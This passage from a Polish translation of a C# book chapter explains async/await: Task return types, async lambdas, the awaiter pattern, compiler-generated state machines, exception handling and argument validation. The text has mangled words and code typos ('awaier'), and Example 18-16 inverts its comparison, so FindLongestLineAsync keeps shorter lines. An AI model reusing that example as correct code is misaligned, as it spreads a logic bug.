Nie przedstawię tu pełnego odpowiednika kodu z [Przykład 18-6](#), który należałoby napisać w języku C# 4.0, gdyż jest on zbyt duży. Ograniczę się jedynie do przedstawienia kilku problemów. Przede wszystkim w powyższym kodzie używamy pętli, wewnętrznej której zostały umieszczone dwa wyrażenia `await`. Odtworzenie analogicznego kodu z użyciem obiektów `Task` i wywołań zwrotnych oznaczałoby konieczność stworzenia własnego odpowiednika pętli, gdyż jej zawartość musi zostać rozdzielona na trzy metody: pierwsza z nich rozpoczynałaby działanie pętli (byłaby ona metodą zagnieżdzoną, działającą jako kontynuacja metody `GetStreamAsync`), a pozostałe dwie byłyby wywołaniami zwrotnymi obsługującymi zakończenie operacji `ReadLineAsync` oraz `Task.Delay`. Takie rozwiązanie można by zaimplementować, tworząc metodę zagnieżdzoną służącą do rozpoczęcia kolejnych iteracji i wywołując ją z dwóch miejsc: w miejscu, w którym chcemy rozpoczęć działanie pętli, oraz w kontynuacji zadania `Task.Delay` w celu rozpoczęcia kolejnej iteracji pętli. Ta technika została zaprezentowana na [Przykład 18-7](#), choć przedstawia on tylko jeden aspekt działań, które wykonuje za nas kompilator — nie jest on kompletnym odpowiednikiem kodu z [Przykład 18-6](#).

### Przykład 18-7. Niekompletna samodzielna implementacja pętli asynchronousznej

```
private void IncompleteOldSchoolFetchAndShowBody(string url)
{
    var w = new HttpClient();
    var uiScheduler = TaskScheduler.FromCurrentSynchronizationContext();
    w.GetStreamAsync(url).ContinueWith(getStreamTask =>
    {
        Stream body = getStreamTask.Result;
        var bodyTextReader = new StreamReader(body);

        Action startNextIteration = null;
        startNextIteration = () =>
        {
            if (!bodyTextReader.EndOfStream)
            {
                bodyTextReader.ReadLineAsync()
                    .ContinueWith(readLineTask =>
                {
                    string line = readLineTask.Result;

                    headerListTextBox.AppendText(line);
                    headerListTextBox.AppendText(Environment.NewLine);

                    Task.Delay(TimeSpan.FromMilliseconds(10))
                        .ContinueWith(delayTask =>
                            startNextIteration(), uiScheduler);
                },
                uiScheduler);
            }
        };
        startNextIteration();
    },
    uiScheduler);
}
```

Ten kod działa jako tak, jednak nawet nie podejmuje próby zwolnienia którykolwiek z używanych zasobów. Występuje w nim kilka miejsc, w których potencjalnie może dojść do awarii, dlatego nie wystarczy umieść w kodzie jednej instrukcji `using` lub pary bloków `try/finally`, aby zabezpieczyć działanie kodu. A nawet bez tego dodatkowego utrudnienia działanie kodu ledwie można zrozumieć — wcale nie jest oczywiste, że próbuje on wykonać te same operacje co przykład z [Przykład 18-6](#). Po dodaniu odpowiedniej obsługi błędów ten kod byłby całkowicie niezrozumiały. W praktyce zapewne łatwiej by było zastosować całkowicie inne rozwiązanie, polegające na napisaniu klasy implementującej maszynę stanów i na tej podstawie określającej czynności, jakie ma wykonywać. Takie rozwiązanie zapewne ułatwiłoby napisanie prawidłowo działającego kodu, jednak wcale nie

ułatwoby osobie analizującej kod zorientować się, że to, na co patrzy, jest w rzeczywistości niewiele więcej niż pętlą.

Nic zatem dziwnego, że tak wielu programistów preferuje stosowanie rozwiązań synchronicznych. Jednak C# 5.0 pozwala nam pisać kod asynchronousny, który ma niemal taką samą strukturę co jego synchronousny odpowiednik, bezboleśnie zapewniając nam przy tym wszystkie korzyści związane z większą wydajnością działania i sprawnym reagowaniem na poczynania użytkownika. Najprościej rzecz ujmując, właśnie te korzyści zapewniają nam słowa kluczowe `async` oraz `await`.

Każda metoda wykorzystująca słowo kluczowe `await` sama będzie wykonywana przez jakiś określony czas. A zatem oprócz korzystania z asynchronousnych API możemy uznać za stosowne, by stworzyć dla niej jakąś asynchronousną reprezentację. Oba przedstawione słowa kluczowe pomagają nam to zrobić.

## Zwracanie obiektu Task

Kompilator C# narzuca pewne ograniczenia na typy wartości wynikowych, które mogą zwracać metody oznaczone modyfikatorem `async`. Jak już się dowiedzieliśmy, mogą one zwracać `void`, jednak oprócz tego istnieją dwie inne możliwości: można zwracać instancję typu `Task` bądź typu `Task<T>`, gdzie `T` jest dowolnym typem. Dzięki temu kod wywołujący naszą asynchronousną metodę może uzyskiwać informacje o statusie wykonywanych przez nią prac, a oprócz tego dysponuje możliwością dołączania do niej kontynuacji, a także pobierania wyniku (jeśli zwracany jest obiekt `Task<T>`). Oznacza to oczywiście, że jeśli nasza metoda jest wywoływana wewnętrz innej metody asynchronousnej (oznaczonej modyfikatorem `async`), to jej wynik będzie można pobrać, używając słowa kluczowego `await`.

Zwracanie zadań jest zazwyczaj bardziej preferowanym rozwiązaniem niż zwracanie typu `void`, gdyż w tym drugim przypadku kod wywołujący nie dysponuje tak naprawdę możliwością określenia, kiedy metoda została zakończona oraz czy należy zgłosić wyjątek. (Metody asynchronousne mogą działać nawet po przekazaniu sterowania do kodu wywołującego — w końcu właśnie o to w nich chodzi — a zatem w momencie, kiedy nasza metoda zgłosi wyjątek, metody, która ją wywołała, może już w ogóle nie być na stosie). Zwracając obiekt `Task` lub `Task<T>`, zapewniamy kompilatorowi możliwość udostępniania wyjątków oraz w razie potrzeby zwracania wyników.

## PODPOWIĘDŹ

Oprócz ograniczenia nakazującego stosowanie modyfikatora `async` wyłącznie w metodach zwracających wynik typu `void`, Task bądź `Task<T>` nie można go także używać w metodzie stanowiącej punkt wejścia do programu, czyli w metodzie `Main`.

Zwrócenie zadania jest tak trywialnie proste, że nie ma żadnego powodu, by tego nie robić. Aby zmodyfikować metodę z [Przykład 18-6](#) tak, by zwracała zadanie, trzeba wprowadzić tylko jedną zmianę. Wystarczy zmienić typ wartości wynikowej z `void` na `Task`, jak pokazuje [Przykład 18-8](#) — reszta kodu może pozostać bez zmian.

### Przykład 18-8. Zwracanie zadania

```
private async Task FetchAndShowBody(string url)  
... jak wcześniej
```

Kompilator automatycznie generuje kod wymagany do utworzenia obiektu `Task` i w zależności od tego, czy metoda zwróci wynik, czy zgłosi wyjątek, ustawia jego status na zakończony lub zakończony niepowodzeniem. Także zwracanie wyniku z zadania jest bardzo łatwe. Wystarczy użyć typu `Task<T>`, a w kodzie metody umieścić instrukcję `return`, jak gdyby zwracała ona wartość typu `T`. Przykład takiej metody został przedstawiony na [Przykład 18-9](#).

### Przykład 18-9. Zwracanie zadania `Task<T>`

```
public static async Task<string> GetServerHeader(string url)  
{  
    using (var w = new HttpClient())  
    {  
        var request = new HttpRequestMessage(HttpMethod.Head, url);  
        HttpResponseMessage response =  
            await w.SendAsync(request, HttpCompletionOption.ResponseHeadersRead);  
  
        string result = null;  
        IEnumerable<string> values;  
        if (response.Headers.TryGetValues("Server", out values))  
        {  
            result = values.FirstOrDefault();  
        }  
        return result;  
    }  
}
```

Powyższa metoda asynchronicznie pobiera nagłówki HTTP, tak samo jak przykład z [Przykład 18-1](#), jednak zamiast je wyświetlać, pobiera i zwraca wartość pierwszego

nagłówka `Server`:. Jak widać, instrukcja `return` zwraca łańcuch znaków, choć zadeklarowanym typem wartości wynikowej metody jest `Task<string>`. Kompilator generuje kod, który kończy wykonywanie zadania i używa zwróconego łańcucha znaków jako wyniku. W przypadku użycia typu `Task` lub `Task<T>` wygenerowany kod zwraca zadanie bardzo podobne do tego, które można uzyskać, używając klasy `TaskCompletionSource<T>`, opisanej w [Rozdział 17](#).

### PODPOWIEDŹ

Choć słowo kluczowe `await` może operować na dowolnej metodzie asynchronicznej pasującej do określonego wzorca (opisanego w dalszej części rozdziału), to jednak C# nie zapewnia równie wielkiej elastyczności, jeśli chodzi o możliwości implementacji metod asynchronicznych. Jedynymi typami, jakie mogą zwracać metody z modyfikatorem `async` są: `Task`, `Task<T>` oraz `void`.

Jednak zwracanie zadań ma pewną wadę. Otóż kod wywołujący nie ma obowiązku robić czegokolwiek z tak zwróconym zadaniem, zatem nasza metoda może być równie łatwa w użyciu co metoda zwracająca typ `void`, a jednocześnie ma tę zaletę, że udostępnia zadanie, które kod wywołujący może wykorzystać. Chyba jedynym powodem zwracania typu `void` mogłoby być narzucenie przez kod zewnętrzny konieczności użycia metody o określonej sygnaturze. Na przykład większość procedur obsługi zdarzeń musi używać typu `void`. Jednak oprócz sytuacji, gdy jesteśmy do tego zmuszeni, stosowanie w metodach asynchronicznych typu `void` nie jest zalecane.

## Stosowanie `async` w metodach zagnieżdżonych

W przykładach przedstawionych do tej pory używaliśmy słowa kluczowego `async` tylko w zwyczajnych metodach. Jednak można je także stosować w metodach zagnieżdżonych — zarówno metodach anonimowych, jak i w wyrażeniach lambda. Na przykład: jeśli piszemy program, który tworzy elementy interfejsu użytkownika programowo, wygodnym rozwiązaniem może być dołączanie procedur obsługi zdarzeń w formie wyrażeń lambda, możemy się przy tym zdecydować, by niektóre z nich zostały zaimplementowane jako asynchroniczne, jak pokazano na [Przykład 18-10](#).

### Przykład 18-10. Asynchroniczne wyrażenie lambda

```
okButton.Click += async (s, e) =>
{
    using (var w = new HttpClient())
    {
        infoTextBlock.Text = await w.GetStringAsync(uriTextBox.Text);
    }
}
```

```
};
```

Składnia asynchronicznej metody anonimowej jest bardzo podobna, jak widać w przykładzie przedstawionym na [Przykład 18-11](#).

### Przykład 18-11. Asynchroniczna metoda anonimowa

```
okButton.Click += async delegate (object s, RoutedEventArgs e)
{
    using (var w = new HttpClient())
    {
        infoTextBlock.Text = await w.GetStringAsync(uriTextBox.Text);
    }
};
```

Żeby wszystko było jasne — powyższy kod nie ma nic wspólnego z asynchronicznym wywoływaniem delegatów, czyli techniką, o której wspominałem w [Rozdział 9.](#), służącą do korzystania z puli wątków i popularną, zanim metody anonimowe i TPL stały się lepszą alternatywą. Asynchroniczne wywoływanie delegatów jest rozwiązaniem, na które może się zdecydować kod korzystający z delegatu — jednak w takim przypadku asynchroniczność nie jest ani cechą delegatu, ani metody, która go wywołuje. Jest to jedynie rozwiązanie zastosowane przez kod używający delegatu. Jednak zastosowanie modyfikatora `async` w metodzie anonimowej lub wyrażeniu lambda pozwala nam na korzystanie wewnątrz nich ze słowa kluczowego `await`, zmieniając w ten sposób kod metody generowany przez kompilator.

## Wzorzec słowa kluczowego `await`

Większość metod asynchronicznych, których będziemy używać wraz ze słowem kluczowym `await`, zwraca jakieś zadania TPL. Niemniej jednak C# wcale tego nie wymaga. Kompilator pozwala na stosowanie ze słowem kluczowym `await` dowolnych obiektów, implementujących określony wzorzec. Choć klasy `Task` i `Task<T>`, obsługując ten wzorzec, to jednak sposób jego działania oznacza, że kompilator będzie używał zadań w nieco inny sposób, niż to robimy, korzystając z biblioteki TPL bezpośrednio — po części właśnie z tego powodu napisałem wcześniej, że kod wykorzystujący zadania i stanowiący odpowiednik kodu używającego słowa kluczowego `await` nie stanowi dokładnego odpowiednika kodu generowanego przez kompilator. W tym podrozdziale wyjaśnię, jak kompilator używa zadań oraz innych typów, które mogą być stosowane wraz ze słowem kluczowym `await`.

W dalszej części tego podrozdziału stworzymy własną implementację wzorca słowa kluczowego `await`, aby pokazać, czego oczekuje kompilator. (Tak się składa,

że Visual Basic rozpoznaje i obsługuje dokładnie ten sam wzorzec). Przykład 18-12 przedstawia metodę asynchroniczną o nazwie `UseCustomAsync`, która korzysta z naszej asynchronicznej implementacji. Metod ta zapisuje wynik wyrażenia `await` w zmiennej typu `string`, a zatem najwyraźniej oczekuje, że nasza asynchroniczna operacja zwróci łańcuch znaków. Wywołuje ona metodę `CustomAsync`, zwracającą tę implementację wzorca. Jak widać, nie jest to wcale `Task<string>`.

Przykład 18-12. Wywoływanie niestandardowej implementacji typu współpracującego z `await`

```
static async Task UseCustomAsync()
{
    string result = await CustomAsync();
    Console.WriteLine(result);
}

public static MyAwaitableType CustomAsync()
{
    return new MyAwaitableType();
}
```

Kompilator oczekuje, że typ operandu słowa kluczowego `await` będzie udostępniał metodę o nazwie `GetAwaiter`. Może to być zwyczajna metoda składowa bądź metoda rozszerzenia. (A zatem definiując odpowiednią metodę rozszerzenia, można sprawić, że słowo kluczowe `await` będzie współpracowało z typem, który sam z siebie go nie obsługuje). Metoda ta musi zwracać obiekt lub wartość zapewniającą trzy możliwości.

Przede wszystkim musi udostępniać właściwość typu `bool` o nazwie `IsCompleted`, którą kod wygenerowany przez kompilator do obsługi słowa kluczowego `await` będzie sprawdzał w celu określenia, czy operacja już się zakończyła. W przypadku gdy operacja została już zakończona, przygotowywanie wywołania zwrotnego byłoby stratą czasu. A zatem kod obsługujący słowo kluczowe `await` nie będzie tworzyć niepotrzebnego delegatu, jeśli właściwość `IsCompleted` zwróci wartość `true`, a zamiast tego od razu wykona dalszą część metody.

Oprócz tego kompilator wymaga jakiegoś sposobu pobrania wyniku, kiedy operacja zostanie już zakończona. Dlatego też obiekt lub wartość zwracana przez metodę `GetAwaiter` musi udostępniać metodę `GetResult`. Typ wyniku zwracanego przez tę metodę definiuje typ wyniku operacji — a zatem będzie to typ całego wyrażenia `await`. W przykładzie z Przykład 18-12 wynik wyrażenia `await` jest zapisywany w zmiennej typu `string`, a zatem wynik zwracany przez metodę `GetResult` obiektu zwróconego przez metodę `GetAwaiter` klasy `MyAwaitableType`

musi być typu `string` (bądź jakiegoś innego typu, który niejawnie można skonwertować na `string`).

I w końcu ostatnią możliwością, której potrzebuje kompilator, jest dostarczenie metody zwrotnej. Jeśli właściwość `IsCompleted` zwróci wartość `false`, informując tym samym, że operacja jeszcze się nie zakończyła, to kod wygenerowany przez kompilator do obsługi słowa kluczowego `await` wygeneruje delegat, który wykona pozostałą część kodu metody. (Przypomina to nieco przekazywanie delegatu do metody `ContinueWith` zadania). Kompilator wymaga w tym celu nie metody, lecz całego interfejsu. Musimy zatem zaimplementować interfejs `INotifyCompletion`, lecz oprócz niego istnieje jeszcze jeden interfejs, `ICriticalNotifyCompletion`, którego implementacja jest zalecana, o ile tylko jest to możliwe. Oba te interfejsy są podobne: każdy z nich definiuje jedną metodę (`OnCompleted` oraz `UnsafeOnCompleted`), która pobiera jeden delegat typu `Action`, który klasa implementująca interfejs musi wywołać w momencie zakończenia operacji. Oba te interfejsy oraz ich metody różnią się tym, że pierwszy z nich wymaga od klasy implementującej przekazania kontekstu wykonania do metody docelowej, natomiast w przypadku drugiego interfejsu nie jest to konieczne. Kompilator C# zawsze przekazuje kontekst wykonania za nas, a zatem jeśli metoda `UnsafeOnCompleted` będzie dostępna, to kompilator wywoła ją, by uniknąć dwukrotnego przekazywania kontekstu. (Jeśli kompilator wywoła metodę `OnCompleted`, to także obiekt zwrócony przez metodę `GetAwaiter` przekaże kontekst wykonania). Niemniej jednak skorzystanie z metody `UnsafeOnCompleted` może być niemożliwe ze względów bezpieczeństwa. Ponieważ metoda ta nie przekazuje kontekstu wykonania, zatem kod niedysponujący pełnym zaufaniem nie może jej wywoływać, gdyż pozwalałoby to na ominięcie pewnych mechanizmów zabezpieczeń. Metoda `UnsafeOnCompleted` jest oznaczona atrybutem `SecurityCriticalAttribute`, co oznacza, że może ją wywoływać tylko kod dysponujący pełnym zaufaniem. A zatem metoda `OnCompleted` jest potrzebna, by także kod, który nie dysponuje pełnym zaufaniem, mógł korzystać z obiektu zwracanego przez metodę `GetAwaiter`.

**Przykład 18-13** przedstawia minimalną, nadającą się do użycia implementację wzorca słowa kluczowego `await`. Przedstawiony kod jest jednak bardzo uproszczony, gdyż zawsze kończy się synchronicznie, a zatem jego metoda `OnCompleted` nic nie robi. W rzeczywistości, jeśli nasza przykładowa klasa zostanie użyta w taki sposób, w jaki wzorzec `await` ma być używany, to jej metoda `OnCompleted` w ogóle nie zostanie wywołana — właśnie dlatego zgłasza wyjątek. Niemniej jednak choć przedstawiony przykład jest nierealistycznie prosty, to jednak całkiem dobrze pokazuje sposób działania słowa kluczowego `await`.

### Przykład 18-13. Wyjątkowo prosta implementacja wzorca słowa kluczowego await

```
public class MyAwaitableType
{
    public MinimalAwaiter GetAwaiter()
    {
        return new MinimalAwaiter();
    }

    public class MinimalAwaiter : INotifyCompletion
    {
        public bool IsCompleted { get { return true; } }

        public string GetResult()
        {
            return "Oto wynik!";
        }

        public void OnCompleted(Action continuation)
        {
            throw new NotImplementedException();
        }
    }
}
```

Po przedstawieniu tego kodu możemy już zobaczyć, jak działa przykład z [Przykład 18-12](#). Wywoła on metodę `GetAwaiter` instancji typu `MyAwaitableType` zwrocionej przez metodę `CustomAsync`. Następnie sprawdzi wartość właściwości `IsCompleted` uzyskanego obiektu i jeśli okaże się, że ma ona wartość `true` (co też się stanie), to bezzwłocznie zostanie wykonana reszta metody. Kompilator nie wie o tym, że właściwość `IsCompleted` zawsze ma wartość `true`, dlatego też wygeneruje kod pozwalający na prawidłowe obsłużenie przypadku, gdyby właściwość ta przyjęła wartość `false`. Kod ten utworzy delegat, który kiedy zostanie wywołany, wykona pozostałą część metody, po czym przekaże ten delegat do metody `OnComplete`. (Nasz przykładowy kod nie implementuje metody `UnsafeOnCompleted`, zatem zostanie użyta metoda `OnCompleted`). Kod, który wykonuje te wszystkie operacje, został przedstawiony na [Przykład 18-14](#).

### Przykład 18-14. Bardzo ogólne przybliżenie działania słowa kluczowego await

```
static void ManualUseCustomAsync()
{
    var awaier = CustomAsync().GetAwaiter();
    if (awaier.IsCompleted)
    {
        TheRest(awaier);
    }
}
```

```
        else
    {
        awaiter.OnCompleted(() => TheRest(awaiter));
    }
}

private static void TheRest(MyAwaitableType.MinimalAwaiter awaiter)
{
    string result = awaiter.GetResult();
    Console.WriteLine(result);
}
```

Metoda została podzielona na dwie części, gdyż kompilator unika tworzenia delegatu, jeśli właściwość `IsCompleted` przyjmie wartość `true`, a my chcemy, by nasz kod działał podobnie. Niemniej jednak nie jest to dokładnie to samo, co robi kompilator C# — potrafi on także uniknąć tworzenia dodatkowych metod dla poszczególnych instrukcji `await`, choć oznacza to, że generowany przez niego kod jest znaczco bardziej skomplikowany. W rzeczywistości w przypadku metod zawierających tylko jedno słowo kluczowe `await` generowany przez kompilator narzut jest znaczco większy do tego z [Przykład 18-14](#). Niemniej jednak wraz ze wzrostem liczby używanych wyrażeń `await` ta dodatkowa złożoność zaczyna się opłacać, gdyż kompilator nie musi dodawać kolejnych metod. [Przykład 18-15](#) przedstawia kod, który w nieco większym stopniu przypomina to, co faktycznie generuje kompilator.

Przykład 18-15. Nieco lepsze przybliżenie sposobu działania słowa kluczowego `await`

```
private class ManualUseCustomAsyncState
{
    private int state;
    private MyAwaitableType.MinimalAwaiter awaiter;

    public void MoveNext()
    {
        if (state == 0)
        {
            awaiter = CustomAsync().GetAwaiter();
            if (!awaiter.IsCompleted)
            {
                state = 1;
                awaiter.OnCompleted(MoveNext);
                return;
            }
        }
        string result = awaiter.GetResult();
        Console.WriteLine(result);
    }
}
```

```
    }

static void ManualUseCustomAsync()
{
    var s = new ManualUseCustomAsyncState();
    s.MoveNext();
}
```

---

Powyższy kod i tak jest prostszy do tego, który kompilator generuje w rzeczywistości, jednak pokazuje ogólną strategię działania: kompilator generuje zagnieżdżony typ działający jako maszyna stanów. Definiuje on pole (`state`) przechowujące informacje o tym, do którego miejsca dotarła realizacja metody, oraz pola reprezentujące zmienne lokalne metody. (W powyższym przykładzie jest to jedynie zmienna `awaiter`). Kiedy operacja asynchroniczna nie zostaje zablokowana (czyli gdy właściwość `IsCompleted` natychmiast zwróci wartość `true`), od razu można wykonać następną część kodu. Jednak w przypadku, gdy wykonanie operacji wymaga nieco czasu, aktualizowana jest wartość zmiennej `state` w celu zapamiętania aktualnego stanu, po czym wywoływana jest metoda `OnCompleted` obiektu zwróconego przez metodę `GetAwaiter`. Należy zwrócić uwagę, że metodą, którą chcemy wywołać po zakończeniu operacji, jest aktualnie wykonywana metoda, czyli `MoveNext`. Takie rozwiązanie jest stosowane zawsze, niezależnie od ilości zastosowanych słów kluczowych `await` — każde wywołanie zwrotne wykonywane po zakończeniu operacji asynchronicznej powoduje wywołanie tej samej metody — po prostu klasa pamięta, dokąd dotarła realizacja metody, i wznowia jej działanie od tego miejsca.

Nie pokażę tu faktycznego kodu generowanego przez kompilator. Jest on skrajnie nieczytelny, gdyż zawiera mnóstwo całkowicie *niewymawialnych* identyfikatorów. (Zapewne pamiętasz z [Rozdział 3.](#), że kiedy kompilator C# musi wygenerować identyfikatory, które nie mogą kolidować z naszym kodem ani być w nim widoczne, to tworzy nazwy, które są prawidłowe, lecz które język C# uznaje za niedozwolone; to właśnie takie nazwy są określane jako *niewymawialne*, ang. *unspeakable*). Co więcej, kod generowany przez kompilator używa różnych klas pomocniczych należących do przestrzeni nazw `System.Runtime.CompilerServices`, które są przeznaczone wyłącznie do użycia w metodach asynchronicznych i służą do zarządzania takimi aspektami ich działania jak określanie, które interfejsy są dostępne w danym obiekcie, oraz obsługa przekazywania kontekstu wykonania. Co więcej, jeśli metoda zwraca zadanie, to używane są dodatkowe klasy pomocnicze, które to zadanie tworzą i aktualizują. Niemniej jednak jeśli chodzi o możliwość zrozumienia natury związku pomiędzy typem współpracującym ze słowem kluczowym `await` oraz kodem generowanym przez kompilator w celu obsługi tego

słowa kluczowego, to kod z [Przykład 18-15](#) jest stosunkowo dobrym przybliżeniem.

## Obsługa błędów

Słowo kluczowe `await` obsługuje wyjątki tak, jak byśmy sobie tego życzyli: jeśli wykonanie operacji asynchronicznej zakończy się niepowodzeniem, to wyjątek zostanie zgłoszony przez wyrażenie `await` realizujące tę operację. Ogólna zasada, zgodnie z którą kod asynchroniczny może mieć taką samą strukturę co zwyczajny kod synchroniczny, obowiązuje także w obliczu zgłaszanych wyjątków, kompilator robi wszystko co niezbędne, by zapewnić taką możliwość.

[Przykład 18-16](#) przedstawia dwie asynchroniczne operacje, z których jedna jest wykonywana wewnętrz pętli. Przypomina to nieco przykład z [Przykład 18-6](#). Poniższy przykład wykonuje jednak nieco inne operacje na pobieranych danych, jednak co jest najważniejsze — zwraca zadanie. Dzięki temu istnieje miejsce, do którego mogą trafić informacje o błędzie, w przypadku gdyby wykonanie operacji się nie udało.

### Przykład 18-16. Kilka potencjalnych źródeł niepowodzenia

```
private static async Task<string> FindLongestLineAsync(string url)
{
    using (var w = new HttpClient())
    {
        Stream body = await w.GetStreamAsync(url);
        using (var bodyTextReader = new StreamReader(body))
        {
            string longestLine = string.Empty;
            while (!bodyTextReader.EndOfStream)
            {
                string line = await bodyTextReader.ReadLineAsync();
                if (longestLine.Length > line.Length)
                {
                    longestLine = line;
                }
            }
            return longestLine;
        }
    }
}
```

Obsługa wyjątków jest potencjalnie sporym wyzwaniem dla operacji asynchronicznych, gdyż w momencie wystąpienia problemu metoda, która zapoczątkowała wykonywanie operacji, zazwyczaj będzie już zakończona. Przedstawiona w powyższym przykładzie metoda `FindLongestLineAsync`

zazwyczaj kończy działanie w momencie wykonania pierwszego wyrażenia `await`. (Może się zdarzyć, że będzie inaczej — jeśli analizowany zasób będzie dostępny w lokalnej pamięci podręcznej HTTP, to operacja asynchroniczna może się natychmiast zakończyć sukcesem. Jednak zazwyczaj jej wykonanie zajmie nieco czasu, a to oznacza, że metoda zostanie zakończona). Założymy, że wykonanie operacji zakończy się pomyślnie i zacznie być wykonywana dalsza część metody, jednak gdzieś wewnątrz pętli pobierającej zawartość odpowiedzi zostanie przerwane połączenie sieciowe. W efekcie jedna z operacji rozpoczętych przez wywołanie metody `ReadLineAsync` zakończy się niepowodzeniem.

Wyjątek dla tej operacji zostanie zgłoszony przez wyrażenie `await`. Wewnątrz tej metody nie ma żadnego kodu obsługującego wyjątki, co zatem powinno stać się potem? Zazwyczaj oczekiwaliśmy, że wyjątek zacznie być przekazywany w góre stosu wywołań, powstaje jednak pytanie, co znajduje się na stosie powyżej tej metody? Niemal na pewno nie będzie to ten sam kod, który ją wywołał — pamiętamy zapewne, że metoda `zazwyczaj` jestkończona w chwili, gdy dotrze do pierwszego wyrażenia `await`, a zatem na tym etapie nasz kod `zazwyczaj` będzie działał jako efekt wywołania zwrotnego wykonanego przez obiekt zwrócony przez metodę `GetAwaiter` na potrzeby zadania zwróconego przez metodę `ReadLineAsync`. Istnieje pewne prawdopodobieństwo, że nasz kod będzie jeszcze wykonywany w tym samym wątku z puli, a kod znajdujący się na stosie bezpośrednio nad nim będzie elementem obiektu zwróconego przez metodę `GetAwaiter`. Jednak ten kod nie będzie wiedział, co należy zrobić z wyjątkiem.

Jednak wyjątek nie jest przekazywany w góre stosu. Kiedy wyjątek zgłoszony w metodzie asynchronicznej zwracającej zadanie nie zostanie obsłużony, jest on przechwytywany przez kod wygenerowany przez kompilator, który następnie zmienia stan zwracanego zadania, informując, że jego wykonanie zakończyło się niepowodzeniem. Jeśli kod wywołujący metodę `FindLongestLineAsync` korzysta bezpośrednio z możliwości TPL, to będzie on w stanie wykryć fakt zgłoszenia wyjątku, sprawdzając stan zadania, oraz pobrać obiekt wyjątku, korzystając z właściwości `Exception` zadania. Ewentualnie można także wywołać metodę `Wait` lub odczytać wartość właściwości `Result` zadania, a każda z tych operacji spowoduje zgłoszenie wyjątku `AggregatedException` zawierającego obiekt oryginalnego wyjątku. Jeśli jednak kod wywołujący metodę `FindLongestLineAsync` używa zwróconego obiektu zadania wraz ze słowem kluczowym `await`, to wyjątek zostanie ponownie zgłoszony w tym wyrażeniu. Z punktu widzenia kodu wywołującego wygląda to tak, jak gdyby wyjątek został zgłoszony w normalny sposób, co też pokazuje przykład z [Przykład 18-17](#).

Przykład 18-17. Obsługa wyjątków zgłaszanych w wyrażeniu `await`

```
try
{
    string longest = await FindLongestLineAsync("http://192.168.22.1/");
    Console.WriteLine("Najdłuższy wiersz: " + longest);
}
catch (HttpRequestException x)
{
    Console.WriteLine("Błąd podczas pobierania strony: " + x.Message);
}
```

Powyższy kod jest niemal zwodniczo prosty. Pamiętajmy, że kompilator przeprowadza bardzo głęboką restrukturyzację naszego kodu wokół każdego wystąpienia słowa kluczowego `await` oraz że wykonanie kodu, który z pozoru może się wydawać jedną metodą, w rzeczywistości może wymagać wykonania kilku wywołań. Dlatego też zachowanie semantyki nawet tak prostego kodu obsługi błędów (lub podobnych konstrukcji, takich jak instrukcja `using`) jak ten z powyższego przykładu nie jest zadaniem trywialnym. Jeśli kiedykolwiek próbowałeś napisać analogiczny kod obsługi błędów w operacjach asynchronicznych bez korzystania z pomocy kompilatora, to zapewne docenisz, jak bardzo pomaga w tym C#.

#### PODPOWIEDŹ

Słowo kluczowe `await` pobiera oryginalny wyjątek z obiektu `AggregatedException` i ponownie go zgłasza. To dzięki temu metody asynchroniczne mogą obsługiwać błędy w taki sam sposób jak zwyczajny kod synchroniczny.

## Weryfikacja poprawności argumentów

Sposób, w jaki C# automatycznie zgłasza błędy za pośrednictwem obiektu zadania zwracanego przez naszą asynchroniczną metodę (i to bez względu na ilość używanych wywołań zwrótnych), ma jedną wadę. Powoduje on bowiem, że kod taki jak ten z [Przykład 18-18](#) nie robi tego, na czym mogłoby nam zależeć.

### Przykład 18-18. W jaki sposób nie należy sprawdzać poprawności argumentów

```
public async Task<string> FindLongestLineAsync(string url)
{
    if (url == null)
    {
        throw new ArgumentNullException("url");
    }
    ...
}
```

Wewnątrz metody asynchronicznej kompilator traktuje wszystkie wyjątki w taki sam

sposób: żaden z nich nie może zostać przekazany w góre stosu, jakby się to stało w normalnej metodzie, i każdy zostanie zasygnalizowany poprzez odpowiednią zmianę stanu zwracanego zadania — zostanie ono oznaczone jako zakończone niepowodzeniem. Dotyczy to nawet tych wyjątków, które są zgłaszcane przed wykonaniem słowa kluczowego `await`. W naszym przykładzie weryfikacja argumentów jest wykonywana, zanim metoda wykona jakiekolwiek inne operacje, zatem w tym przypadku nasz kod będzie wykonywany w tym samym wątku, w którym metoda została wywołana. Można by pomyśleć, że wyjątek zgłoszony w tym miejscu kodu zostanie przekazany bezpośrednio do kodu wywołującego. W rzeczywistości jednak zauważ on jedynie zwyczajne zakończenie metody zwracającej obiekt zadania, przy czym stan tego zadania będzie informował, że zakończyło się ono niepowodzeniem.

Jeśli metoda wywołująca od razu wykona zwrócone zadanie, używając do tego celu słowa kluczowego `await`, to nie będzie to miało większego znaczenia — wyjątek i tak zostanie przez nią zauważony. Jednak może się zdarzyć, że kod nie będzie chciał od razu wykonać zadania, a w takim przypadku wyjątek nie zostanie zauważony tak szybko. Ogólnie przyjęta konwencja związana ze stosowaniem i obsługą prostych wyjątków związanych z weryfikacją argumentów zaleca, by w przypadkach, gdy nie ma wątpliwości, że problem został spowodowany kodem przez kod wywołujący, wyjątek należy zgłosić natychmiast. A zatem w powyższym przykładzie naprawdę powinniśmy wymyślić coś innego.

### PODPOWIEDŹ

Jeśli nie ma możliwości sprawdzenia poprawności argumentów bez wykonywania jakichś długotrwałych operacji, to chcąc napisać naprawdę asynchroniczną metodę, nie będziemy w stanie zastosować się do powyższej konwencji. W takim przypadku trzeba będzie podjąć decyzję, czy wolimy, by metoda została zablokowana do momentu, gdy będzie w stanie sprawdzić poprawność argumentów, czy też by wyjątki dotyczące argumentów metody były zgłaszcane za pośrednictwem zadania, a nie bezpośrednio.

Standardowym rozwiązaniem jest napisanie normalnej metody, która sprawdzi poprawność argumentów przed wywołaniem metody asynchronicznej, wykonującej zamierzone operacje. (Okazuje się, że w podobny sposób należałoby postępować w przypadku przeprowadzania natychmiastowej weryfikacji argumentów iteratatora. Iteratory zostały opisane w Rozdział 5.). Przykład 18-19 przedstawia właśnie taką metodę publiczną oraz początek samej metody asynchronicznej.

#### Przykład 18-19. Weryfikacja argumentów metody asynchronicznej

```
public Task<string> FindLongestLineAsync(string url)
{
    if (url == null)
    {
```

```
        throw new ArgumentNullException("url");
    }
    return FindLongestLineCore(url);
}

private async Task<string> FindLongestLineCore(string url)
{
    ...
}
```

---

Ponieważ metoda publiczna nie została oznaczona jako asynchroniczna (nie dodano do niej modyfikatora `async`), zatem wszelkie zgłoszane przez nią wyjątki będą przekazywane bezpośrednio do kodu wywołującego. Natomiast wszelkie problemy, które nastąpią po rozpoczęciu prywatnej metody asynchronicznej, będą zgłaszane za pośrednictwem obiektu zadania.

